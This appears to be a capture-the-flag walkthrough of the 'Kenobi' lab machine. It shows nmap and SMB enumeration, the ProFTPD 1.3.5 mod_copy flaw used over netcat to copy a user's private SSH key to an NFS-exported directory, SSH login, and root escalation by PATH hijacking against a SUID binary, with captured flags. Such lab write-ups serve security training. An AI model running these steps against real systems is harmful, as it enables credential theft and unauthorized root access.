Kenobi

Thursday, December 24, 2020 9:11 AM

We begin our recon with enumeration of the target.
****
Nmap 7.60 scan initiated Thu Dec 24 16:24:34 2020 as: nmap -v -sC -sS -T4 -oN kenobi.txt 10.10.221.86
Nmap scan report for ip-10-10-221-86.eu-west-1.compute.internal (10.10.221.86)
Host is up (0.0010s latency).
Not shown: 993 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
| ssh-hostkey:
| 2048 b3:ad:83:41:49:e9:5d:16:8d:3b:0f:05:7b:e2:c0:ae (RSA)
| 256 f8:27:7d:64:29:97:e6:f8:65:54:65:22:f7:c8:1d:8a (ECDSA)
|_ 256 5a:06:ed:eb:b6:56:7e:4c:01:dd:ea:bc:ba:fa:33:79 (EdDSA)
80/tcp open http
| http-methods:
|_ Supported Methods: POST OPTIONS GET HEAD
| http-robots.txt: 1 disallowed entry
|_/admin.html
|_http-title: Site doesn't have a title (text/html).
111/tcp open rpcbind
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 50863/tcp mountd
| 100005 1,2,3 60908/udp mountd
| 100021 1,3,4 38885/tcp nlockmgr
| 100021 1,3,4 42441/udp nlockmgr
| 100227 2,3 2049/tcp nfs_acl
|_ 100227 2,3 2049/udp nfs_acl
139/tcp open netbios-ssn
445/tcp open microsoft-ds
2049/tcp open nfs_acl
MAC Address: 02:29:64:11:F0:F1 (Unknown)

Host script results:
| nbstat: NetBIOS name: KENOBI, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
| KENOBI<00> Flags: <unique><active>
| KENOBI<03> Flags: <unique><active>
| KENOBI<20> Flags: <unique><active>
| \x01\x02__MSBROWSE__\x02<01> Flags: <group><active>
| WORKGROUP<00> Flags: <group><active>
| WORKGROUP<1d> Flags: <unique><active>
|_ WORKGROUP<1e> Flags: <group><active>
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)

```
|   Computer name: kenobi
|   NetBIOS computer name: KENOBI\x00
|   Domain name: \x00
|   FQDN: kenobi
|_  System time: 2020-12-24T10:24:36-06:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-12-24 16:24:36
|_  start_date: 1600-12-31 23:58:45

Read data files from: /usr/bin/../share/nmap
# Nmap done at Thu Dec 24 16:24:36 2020 -- 1 IP address (1 host up) scanned in 2.19 seconds
```


We have 7 open ports, but let's start with the lowest hanging fruit, which would be the enumeration of the smb ports of 139 and 445. We will run a new nmap script on port 445.

```
# Nmap 7.60 scan initiated Thu Dec 24 16:32:30 2020 as: nmap -p 445 --script=smb-enum* -oN smb-enum.txt 10.10.221.86
Nmap scan report for ip-10-10-221-86.eu-west-1.compute.internal (10.10.221.86)
Host is up (0.00017s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 02:29:64:11:F0:F1 (Unknown)

Host script results:
| smb-enum-domains:
|   Builtin
|     Groups: n/a
|     Users: n/a
|     Creation time: unknown
|     Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords
|     Account lockout disabled
|   KENOBI
|     Groups: n/a
|     Users: n/a
|     Creation time: unknown
|     Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords
|_    Account lockout disabled
| smb-enum-sessions:
|_  <nobody>
| smb-enum-shares:
|   account_used: guest
|   \\10.10.221.86\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
```

```
|     Users: 2
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.221.86\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\kenobi\share
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.221.86\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>

# Nmap done at Thu Dec 24 16:32:31 2020 -- 1 IP address (1 host up) scanned in 1.10 seconds
```

****

From the scan results we can see that the anonymous and IPC$ shares grant READ/WRITE access! Let's explore this further using smbclient.



We can connect to the anonymous share and type 'help' to see a list of commands available to us.

```
root@ip-10-10-163-102:~# smbclient //10.10.221.86/anonymous
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            logoff         ..             !
```

Let's type in the command 'dir' to see which files are available to us. We can see the log.txt file.

```
smb: \> dir
  .                                   D        0  Wed Sep  4 11:49:09 2019
  ..                                  D        0  Wed Sep  4 11:56:07 2019
  log.txt                             N    12237  Wed Sep  4 11:49:09 2019

                9204224 blocks of size 1024. 6877096 blocks available
smb: \>
```

Let's download the 'log.txt' file and cat its contents.

```
root@ip-10-10-163-102:~# smbget -R smb://10.10.221.86/anonymous
```

This file reveals many interesting facts concerning the ProFTPD configuration.

****

Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:C17GWSl/v7KlUZrOwWxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
The key's randomart image is:

```
+---[RSA 2048]----+
|                 |
|        ..       |
|       . o. .    |
|      ..=o +.    |
|     . So.o++o.  |
|  o ...+oo.Bo*o  |
| o o ..o.o+.@oo  |
|  . . . E .O+= . |
|     . .   oBo.  |
+----[SHA256]-----+
```

This is a basic ProFTPD configuration file (rename it to
'proftpd.conf' for actual use. It establishes a single server

```
# and a single anonymous login.  It assumes that you have a user/group
# "nobody" and "ftp" for normal operation and anon.

ServerName                      "ProFTPD Default Installation"
ServerType                      standalone
DefaultServer                   on

# Port 21 is the standard FTP port.
Port                            21

# Don't use IPv6 support by default.
UseIPv6                         off

# Umask 022 is a good standard umask to prevent new dirs and files
# from being group and world writable.
Umask                           022

# To prevent DoS attacks, set the maximum number of child processes
# to 30.  If you need to allow more than 30 concurrent connections
# at once, simply increase this value.  Note that this ONLY works
# in standalone mode, in inetd mode you should use an inetd server
# that allows you to limit maximum number of processes per service
# (such as xinetd).
MaxInstances                    30

# Set the user and group under which the server will run.
User                            kenobi
Group                           kenobi

# To cause every FTP user to be "jailed" (chrooted) into their home
# directory, uncomment this line.
#DefaultRoot ~

# Normally, we want files to be overwriteable.
AllowOverwrite          on

# Bar use of SITE CHMOD by default
<Limit SITE_CHMOD>
  DenyAll
</Limit>

# A basic anonymous configuration, no upload directories.  If you do not
# want anonymous users, simply delete this entire <Anonymous> section.
<Anonymous ~ftp>
  User                          ftp
  Group                         ftp

  # We want clients to be able to login with "anonymous" as well as "ftp"
  UserAlias                     anonymous ftp

  # Limit the maximum number of anonymous logins
  MaxClients                    10
```

```
  # We want 'welcome.msg' displayed at login, and '.message' displayed
  # in each newly chdired directory.
  DisplayLogin                  welcome.msg
  DisplayChdir                  .message

  # Limit WRITE everywhere in the anonymous chroot
  <Limit WRITE>
    DenyAll
  </Limit>
</Anonymous>
#
# Sample configuration file for the Samba suite for Debian GNU/Linux.
#
#
# This is the main Samba configuration file. You should read the
# smb.conf(5) manual page in order to understand the options listed
# here. Samba has a huge number of configurable options most of which
# are not shown in this example
#
# Some options that are often worth tuning have been included as
# commented-out examples in this file.
#  - When such options are commented with ";", the proposed setting
#    differs from the default Samba behaviour
#  - When commented with "#", the proposed setting is the default
#    behaviour of Samba but the option is considered important
#    enough to be mentioned here
#
# NOTE: Whenever you modify this file you should run the command
# "testparm" to check that you have not made any basic syntactic
# errors.

#======================= Global Settings =======================

[global]

## Browsing/Identification ###

# Change this to the workgroup/NT-domain name your Samba server will part of
   workgroup = WORKGROUP

# server string is the equivalent of the NT Description field
        server string = %h server (Samba, Ubuntu)

# Windows Internet Name Serving Support Section:
# WINS Support - Tells the NMBD component of Samba to enable its WINS Server
#   wins support = no

# WINS Server - Tells the NMBD components of Samba to be a WINS Client
# Note: Samba can be either a WINS Server, or a WINS Client, but NOT both
;   wins server = w.x.y.z

# This will prevent nmbd to search for NetBIOS names through DNS.
   dns proxy = no
```

```
#### Networking ####

# The specific set of interfaces / networks to bind to
# This can be either the interface name or an IP address/netmask;
# interface names are normally preferred
;   interfaces = 127.0.0.0/8 eth0

# Only bind to the named interfaces and/or networks; you must use the
# 'interfaces' option above to use this.
# It is recommended that you enable this feature if your Samba machine is
# not protected by a firewall or is a firewall itself.  However, this
# option cannot handle dynamic or non-broadcast interfaces correctly.
;   bind interfaces only = yes



#### Debugging/Accounting ####

# This tells Samba to use a separate log file for each machine
# that connects
   log file = /var/log/samba/log.%m

# Cap the size of the individual log files (in KiB).
   max log size = 1000

# If you want Samba to only log through syslog then set the following
# parameter to 'yes'.
#   syslog only = no

# We want Samba to log a minimum amount of information to syslog. Everything
# should go to /var/log/samba/log.{smbd,nmbd} instead. If you want to log
# through syslog you should set the following parameter to something higher.
   syslog = 0

# Do something sensible when Samba crashes: mail the admin a backtrace
   panic action = /usr/share/samba/panic-action %d


####### Authentication #######

# Server role. Defines in which mode Samba will operate. Possible
# values are "standalone server", "member server", "classic primary
# domain controller", "classic backup domain controller", "active
# directory domain controller".
#
# Most people will want "standalone sever" or "member server".
# Running as "active directory domain controller" will require first
# running "samba-tool domain provision" to wipe databases and create a
# new domain.
   server role = standalone server

# If you are using encrypted passwords, Samba will need to know what
```

```
# password database type you are using.
   passdb backend = tdbsam

   obey pam restrictions = yes

# This boolean parameter controls whether Samba attempts to sync the Unix
# password with the SMB password when the encrypted SMB password in the
# passdb is changed.
   unix password sync = yes

# For Unix password sync to work on a Debian GNU/Linux system, the following
# parameters must be set (thanks to Ian Kahan <<kahan@informatik.tu-muenchen.de> for
# sending the correct chat script for the passwd program in Debian Sarge).
   passwd program = /usr/bin/passwd %u
   passwd chat = *Enter\snew\s*\spassword:* %n\n *Retype\snew\s*\spassword:* %n\n *password
\supdated\ssuccessfully* .

# This boolean controls whether PAM will be used for password changes
# when requested by an SMB client instead of the program listed in
# 'passwd program'. The default is 'no'.
   pam password change = yes

# This option controls how unsuccessful authentication attempts are mapped
# to anonymous connections
   map to guest = bad user

########## Domains ############

#
# The following settings only takes effect if 'server role = primary
# classic domain controller', 'server role = backup domain controller'
# or 'domain logons' is set
#

# It specifies the location of the user's
# profile directory from the client point of view) The following
# required a [profiles] share to be setup on the samba server (see
# below)
;   logon path = \\%N\profiles\%U
# Another common choice is storing the profile in the user's home directory
# (this is Samba's default)
#   logon path = \\%N\%U\profile

# The following setting only takes effect if 'domain logons' is set
# It specifies the location of a user's home directory (from the client
# point of view)
;   logon drive = H:
#   logon home = \\%N\%U

# The following setting only takes effect if 'domain logons' is set
# It specifies the script to run during logon. The script must be stored
# in the [netlogon] share
# NOTE: Must be store in 'DOS' file format convention
```

```
;   logon script = logon.cmd

# This allows Unix users to be created on the domain controller via the SAMR
# RPC pipe.  The example command creates a user account with a disabled Unix
# password; please adapt to your needs
; add user script = /usr/sbin/adduser --quiet --disabled-password --gecos "" %u

# This allows machine accounts to be created on the domain controller via the
# SAMR RPC pipe.
# The following assumes a "machines" group exists on the system
; add machine script  = /usr/sbin/useradd -g machines -c "%u machine account" -d /var/lib/samba -s
/bin/false %u

# This allows Unix groups to be created on the domain controller via the SAMR
# RPC pipe.
; add group script = /usr/sbin/addgroup --force-badname %g

############ Misc ############

# Using the following line enables you to customise your configuration
# on a per machine basis. The %m gets replaced with the netbios name
# of the machine that is connecting
;   include = /home/samba/etc/smb.conf.%m

# Some defaults for winbind (make sure you're not using the ranges
# for something else.)
;   idmap uid = 10000-20000
;   idmap gid = 10000-20000
;   template shell = /bin/bash

# Setup usershare options to enable non-root users to share folders
# with the net usershare command.

# Maximum number of usershare. 0 (default) means that usershare is disabled.
;   usershare max shares = 100

# Allow users who've been granted usershare privileges to create
# public shares, not just authenticated ones
   usershare allow guests = yes

#======================= Share Definitions =======================

# Un-comment the following (and tweak the other settings below to suit)
# to enable the default home directory shares. This will share each
# user's home directory as \\server\username
;[homes]
;   comment = Home Directories
;   browseable = no

# By default, the home directories are exported read-only. Change the
# next parameter to 'no' if you want to be able to write to them.
;   read only = yes
```

```
# File creation mask is set to 0700 for security reasons. If you want to
# create files with group=rw permissions, set next parameter to 0775.
;   create mask = 0700

# Directory creation mask is set to 0700 for security reasons. If you want to
# create dirs. with group=rw permissions, set next parameter to 0775.
;   directory mask = 0700

# By default, \\server\username shares can be connected to by anyone
# with access to the samba server.
# Un-comment the following parameter to make sure that only "username"
# can connect to \\server\username
# This might need tweaking when using external authentication schemes
;   valid users = %S

# Un-comment the following and create the netlogon directory for Domain Logons
# (you need to configure Samba to act as a domain controller too.)
;[netlogon]
;   comment = Network Logon Service
;   path = /home/samba/netlogon
;   guest ok = yes
;   read only = yes

# Un-comment the following and create the profiles directory to store
# users profiles (see the "logon path" option above)
# (you need to configure Samba to act as a domain controller too.)
# The path below should be writable by all users so that their
# profile directory may be created the first time they log on
;[profiles]
;   comment = Users profiles
;   path = /home/samba/profiles
;   guest ok = no
;   browseable = no
;   create mask = 0600
;   directory mask = 0700

[printers]
   comment = All Printers
   browseable = no
   path = /var/spool/samba
   printable = yes
   guest ok = no
   read only = yes
   create mask = 0700

# Windows clients look for this share name as a source of downloadable
# printer drivers
[print$]
   comment = Printer Drivers
   path = /var/lib/samba/printers
   browseable = yes
   read only = yes
   guest ok = no
```

```
# Uncomment to allow remote administration of Windows print drivers.
# You may need to replace 'lpadmin' with the name of the group your
# admin users are members of.
# Please note that you also need to set appropriate Unix permissions
# to the drivers directory for these users to have write rights in it
;   write list = root, @lpadmin
[anonymous]
  path = /home/kenobi/share
  browseable = yes
  read only = yes
  guest ok = yes
**************************************************************
```

Next, let's enumerate on port 111 which is running the rpcbind utility. The scan results reveal that we can see /var/ directory mounted.

The **rpcbind** utility is a server that converts RPC program numbers into universal addresses. It must be running on the host to be able to make RPC calls on a server on that machine.

Pasted from <https://linux.die.net/man/8/rpcbind>

```
root@ip-10-10-163-102:~# nmap -p 111 --script=nfs* 10.10.221.86

Starting Nmap 7.60 ( https://nmap.org ) at 2020-12-24 17:21 GMT
Nmap scan report for ip-10-10-221-86.eu-west-1.compute.internal (10.10.221.86)
Host is up (0.00021s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-ls: Volume /var
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID  GID  SIZE  TIME                 FILENAME
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  .
| rwxr-xr-x   0    0    4096  2019-09-04T12:27:33  ..
| rwxr-xr-x   0    0    4096  2019-09-04T12:09:49  backups
| rwxr-xr-x   0    0    4096  2019-09-04T10:37:44  cache
| rwxrwxrwt   0    0    4096  2019-09-04T08:43:56  crash
| rwxrwsr-x   0    50   4096  2016-04-12T20:14:23  local
| rwxrwxrwx   0    0    9     2019-09-04T08:41:33  lock
| rwxrwxr-x   0    108  4096  2019-09-04T10:37:44  log
| rwxr-xr-x   0    0    4096  2019-01-29T23:27:41  snap
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  www
|_
| nfs-showmount:
|_  /var *
| nfs-statfs:
|   Filesystem  1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|_  /var        9204224.0  1836536.0  6877092.0  22%   16.0T        32000
MAC Address: 02:29:64:11:F0:F1 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.77 seconds
```


After enumerating on the open smb ports, it appears that the ProFtpd may be an excellent candidate as our exploitation vector. We can use nc to connect to the target machine on port 21 to grab the ProFtpd banner. This will reveal the version number.

```
File  Edit  View  Search  Terminal  Help
root@ip-10-10-163-102:~# nc -v 10.10.221.86 21
Connection to 10.10.221.86 21 port [tcp/ftp] succeeded!
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.221.86]
```

Now, that we have the version number of ProFTPD, let's use searchsploit to locate exploits against this version.

```
root@ip-10-10-163-102:~# searchsploit ProFTPD 1.3.5
[i] Found (#2): /opt/searchsploit/files_exploits.csv
[i] To remove this message, please edit "/opt/searchsploit/.searchsploit_rc" for
 "files_exploits.csv" (package_array: exploitdb)

[i] Found (#2): /opt/searchsploit/files_shellcodes.csv
[i] To remove this message, please edit "/opt/searchsploit/.searchsploit_rc" for
 "files_shellcodes.csv" (package_array: exploitdb)

---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution  | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Exe | linux/remote/36803.py
ProFTPd 1.3.5 - File Copy                     | linux/remote/36742.txt
---------------------------------------------- ---------------------------------
Shellcodes: No Results
root@ip-10-10-163-102:~#
```

We perform a quick search of the proftpd 1.3.5 exploit and navigate to the exploit database which will contain the exploit details.




```
Description TJ Saunders 2015-04-07 16:35:03 UTC
Vadim Melihow reported a critical issue with proftpd installations that use the
mod_copy module's SITE CPFR/SITE CPTO commands; mod_copy allows these commands
to be used by *unauthenticated clients*:
```

We can attempt to copy Kenobi's private key using SITE CPFR and SITE CPTO commands. We can leverage netcat again for this purpose. Earlier, we saw that we could see the /var/ directory, so we just moved kenobi's private key to the /var/tmp/ directory.

```
root@ip-10-10-163-102:~# nc 10.10.221.86 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.221.86]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
421 Login timeout (300 seconds): closing control connection
```

****

We had to restart our attack machine, so you will notice that we now have a new ip address (old 10.10.163.102 , new 10.10.249.235)

****

Next, we need to mount the /var/tmp/ directory on our attack machine.

```
root@ip-10-10-249-235:~# mkdir /mnt/kenobi-NFS
root@ip-10-10-249-235:~# mount 10.10.221.86:/var /mnt/kenobi-NFS
root@ip-10-10-249-235:~# ls -la /mnt/kenobi-NFS
```

```
root@ip-10-10-249-235:~# ls -la /mnt/kenobi-NFS
total 56
drwxr-xr-x 14 root root  4096 Sep  4  2019 .
drwxr-xr-x  3 root root  4096 Dec 24 18:07 ..
drwxr-xr-x  2 root root  4096 Sep  4  2019 backups
drwxr-xr-x  9 root root  4096 Sep  4  2019 cache
drwxrwxrwt  2 root root  4096 Sep  4  2019 crash
drwxr-xr-x 40 root root  4096 Sep  4  2019 lib
drwxrwsr-x  2 root staff 4096 Apr 12  2016 local
lrwxrwxrwx  1 root root     9 Sep  4  2019 lock -> /run/lock
drwxrwxr-x 10 root lxd   4096 Sep  4  2019 log
drwxrwsr-x  2 root mail  4096 Feb 26  2019 mail
drwxr-xr-x  2 root root  4096 Feb 26  2019 opt
lrwxrwxrwx  1 root root     4 Sep  4  2019 run -> /run
drwxr-xr-x  2 root root  4096 Jan 29  2019 snap
drwxr-xr-x  5 root root  4096 Sep  4  2019 spool
drwxrwxrwt  6 root root  4096 Dec 24 17:48 tmp
drwxr-xr-x  3 root root  4096 Sep  4  2019 www
root@ip-10-10-249-235:~#
```

Next, we will copy the private key from var/tmp and login as kenobi.

```
root@ip-10-10-249-235:~# cp /mnt/kenobi-NFS/tmp/id_rsa .
root@ip-10-10-249-235:~# chmod 600 id_rsa
root@ip-10-10-249-235:~# ssh -i id_rsa kenobi@10.10.221.86
The authenticity of host '10.10.221.86 (10.10.221.86)' can't be established.
ECDSA key fingerprint is SHA256:uUzATQRA9mwUNjGY6h0B/wjpaZXJasCPBY30BvtMsPI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.221.86' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.


Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$
```

After logging in we can capture the user flag.

```
kenobi@kenobi:~$ pwd
/home/kenobi
kenobi@kenobi:~$ cat user.txt
d0b0f3f53b6caa532a83915e19224899
kenobi@kenobi:~$
```

Now, we need to attempt to escalate our privilege level via Path Variable Manipulation.
The command is: find / -type f -perm -u=s 2>/dev/null

```
kenobi@kenobi:~$ find / -type f -perm -u=s 2>/dev/null
/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
/bin/su
/bin/ping6
kenobi@kenobi:~$
```

To escalate our privilege we first copy the /bin/sh shell and call it curl. We then give it 777 privileges and place its location in our path. Now, when we run the binary, it will locate the 'curl' binary which is actually a version of /usr/sh and will run as root.

```
kenobi@kenobi:/tmp$ chmod 777 curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
#
```

```
# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46
(plugdev),110(lxd),113(lpadmin),114(sambashare)
```

Once we have escalated to root, we can then capture the root flag.

```
# cd root
# ls
root.txt
# cat root.txt
177b3cd8562289f37382721c28381f02
```